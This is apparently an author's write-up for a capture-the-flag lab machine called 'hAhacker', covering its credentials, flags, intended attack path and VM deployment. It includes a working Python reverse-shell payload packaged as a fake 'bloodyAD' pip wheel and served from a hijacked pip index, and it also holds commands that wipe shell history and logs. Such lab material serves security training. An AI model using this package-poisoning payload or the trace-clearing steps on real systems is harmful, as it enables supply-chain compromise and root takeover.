

hAhacker

密码

```
root:v538dqwXWhH0
hacker:Hacker!@#123

password_pbkdf2 admin
grub.pbkdf2.sha512.10000.BE772B57EB04700019D8F2236EDA0F454D86D44945BCACD3F54EBC9AC720D1AEB5A
A5B225479C5249AF0C392F9EE43BC3430609D1805F789DBF5A3CCCF3AC18E.F1E6D292854FB27235713CAB4F1BAD
034BF75C57C63A87AEF57744BDECEBA62FCF3F94E5AB3F64C28ECD2AF0CCB631F3629B78347C8E11C3E40F23866F
85ED68

bloodhound
admin:oAA2a4WnLlPozQKXqLUiIyigvwrZGtQS

flag{root-a2456bac30fc835d1c406c02f1fd98b9}
flag{user-0f983d31e468b53950efda13b14896bd}
```


设计思路及payload

user.txt

端口扫描, 开放 22, 80, 8080 端口


选手能在一个假装蜜罐的静态页面发现bloodhound的用户名和密码

设计这么一个静态页面其实是模拟这个靶机用户在自己的服务器上面搭建了一个匹配很多指纹的页面, 这样他能从日志中收获到来自世界各地的poc ^_^



选手登录bloodhound遍历所有用户，就能看到这个“奇怪”的用户hacker，对应题目，而且创建时间明显晚很多
这里模拟的是靶机用户在做一道渗透的题目，他想要把自己加入域，ai生成的命令却让他留下了一个口令，可以ssh登录

MATCH (u:User) RETURN u



root.txt

提权的我只是希望设计一个和python虚拟环境相关的漏洞，但是其实最后和虚拟环境没什么关系，只是一个允许修改pip源的漏洞。感谢111的测试，他发现通过修改虚拟环境的 pip 和 python 执行路径同样可以实现。

这里这么设计其实想模拟靶机用户发现pip install的时候会遇到各种各样的问题，他想着反正以root权限去做这些操作总不能再报错了吧，于是他以root权限在自己的家目录下创建了一个虚拟环境还有虚拟环境的配置，在/opt/.hint也有一点小提示

一开始想让大家往pypi传恶意的依赖，后来为了能在断网环境下页能做，改成了恶意修改为本地服务器，当然要是有能力直接传一个恶意的上pypi也没问题，只是我没试过

sudo -l 能发现 /usr/local/sbin/adbridge-maint，运行以后会提示在安装一个重新装一个叫bloodyAD的python依赖

选手能发现在家目录下有一个隐藏的文件夹，其中 pip.conf 配置的pip源，思路就是修改配置文件来下载一个恶意的同名python依赖

这个修改文件有点不一样，得先删后改（只对目录有写权限）

```
# 删除 root 的文件
rm -f ~/.adbridge/pip.conf

# 创建自己的恶意配置
cat > ~/.adbridge/pip.conf <<EOF
[global]
index-url = http://192.168.32.142:8000/simple
trusted-host = 192.168.32.142
EOF
```

接下来本地配置恶意的pip源

python的版本好像比较高，如果不用wheel的话会报错

```
# 1. 环境初始化
rm -rf ~/pypi_server ~/bloodyad_build
mkdir -p ~/pypi_server/simple/bloodyad
mkdir -p ~/bloodyad_build/bloodyAD

# 2. 写入反弹 Shell Payload 到 __init__.py
# 请确保IP端口正确
cat > ~/bloodyad_build/bloodyAD/__init__.py <<'PY'
import os, socket, subprocess
def r_shell():
    if os.getuid() == 0: # 仅在 root 权限下触发
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect(("192.168.32.142", 4444))
            os.dup2(s.fileno(), 0)
            os.dup2(s.fileno(), 1)
            os.dup2(s.fileno(), 2)
            p = subprocess.call(["/bin/bash", "-i"])
```

```

        except:
            pass
r_shell()
PY

# 3. 写入 setup.py
cat > ~/bloodyad_build/setup.py <<'PY'
from setuptools import setup
setup(
    name="bloodyad",
    version="99.9.9",
    packages=["bloodyAD"],
)
PY

# 4. 打包 Wheel
cd ~/bloodyad_build
python3 setup.py bdist_wheel

# 5. 部署并生成索引
cp dist/*.whl ~/pypi_server/simple/bloodyad/
WHL_NAME=$(ls ~/pypi_server/simple/bloodyad/ | grep .whl)
cat > ~/pypi_server/simple/bloodyad/index.html <<EOF
<a href="$WHL_NAME">$WHL_NAME</a>
EOF

# 6. 启动 HTTP 服务提供下载
cd ~/pypi_server
python3 -m http.server 8000

```

pwn!

```
sudo /usr/local/sbin/adbridge-maint
```

部署方式

我是从新建一个虚拟机并导入debian安装镜像开始部署的，这里不再赘述，注意只安装ssh不安装图形化即可

这里提供一些命令，方便搭建基础的环境

1. 更新apt

```
apt update && apt upgrade -y  
apt dist-upgrade -y
```

2. 设置主机名（根据靶机名称）

```
echo "hAhacker" > /etc/hostname  
hostnamectl set-hostname hAhacker
```

修改 `/etc/hosts`：

```
nano /etc/hosts
```

修改为：

```
127.0.0.1    localhost  
127.0.1.1    hAhacker
```

3. 配置时区和 NTP

```
timedatectl set-timezone Asia/Shanghai # 根据你的时区修改  
apt install ntp -y  
systemctl enable ntp  
systemctl start ntp
```

4. 创建用户 (hacker 用户)

```
adduser hacker  
usermod -aG sudo hacker
```

为 `hacker` 用户设置密码：

```
passwd hacker
```

5. 安装基础服务和工具

```
apt install -y sudo curl wget git vim net-tools lsof iputils-ping unzip iproute2 \  
ssh openssh-server sudo systemd
```

启用 SSH 服务：

```
systemctl enable ssh  
systemctl start ssh
```

清理环境，确认权限

1. 禁止玩家查看历史

```
echo 'export HISTFILE=/dev/null' >> /home/hacker/.bashrc
echo 'export HISTFILE=/dev/null' >> /root/.bashrc
```

2. 清理 bash 历史记录

```
history -c
rm -f /root/.bash_history
rm -f /home/hacker/.bash_history
ln -sf /dev/null /root/.bash_history
ln -sf /dev/null /home/hacker/.bash_history
```

3. 清理日志文件

```
rm -f /var/log/*.gz
rm -f /var/log/*.[0-9]
truncate -s 0 /var/log/syslog
truncate -s 0 /var/log/auth.log
```

4. 设置用户的 shell 权限（避免脚本被修改）

```
chmod 700 /home/hacker
chmod 700 /home/hacker/.bashrc
```

5. 配置 sudo 权限

```
echo "hacker ALL=(root) NOPASSWD: /usr/local/sbin/adbridge-maint" > /etc/sudoers.d/hacker
chmod 440 /etc/sudoers.d/hacker
```

按需安装docker和python环境

```
# 安装 Docker 和 Docker Compose
apt install -y apt-transport-https ca-certificates curl software-properties-common
curl -fsSL https://get.docker.com -o get-docker.sh
sh get-docker.sh
usermod -aG docker hacker
systemctl enable docker
systemctl start docker

# 安装 Docker Compose
curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
chmod +x /usr/local/bin/docker-compose

# 安装 python3 如果需要，可以加上 python3-venv
```

```
apt update
apt install -y python3 python3-pip python3-dev python3-venv
```

清理步骤

1. 关闭虚拟机并进行 OVA 导出

- 使用 `dd if=/dev/zero of=/EMPTY bs=1M` 填充空白
- 然后删除 `EMPTY` 文件来清理

2. 导出虚拟机为 OVA 格式

在 VirtualBox 中：

1. 选择目标虚拟机
2. 导出虚拟机 (选择 `.ova` 格式)
3. 可以勾选 “清除所有网卡的 MAC 地址”，以保证导入后的网络设置正常。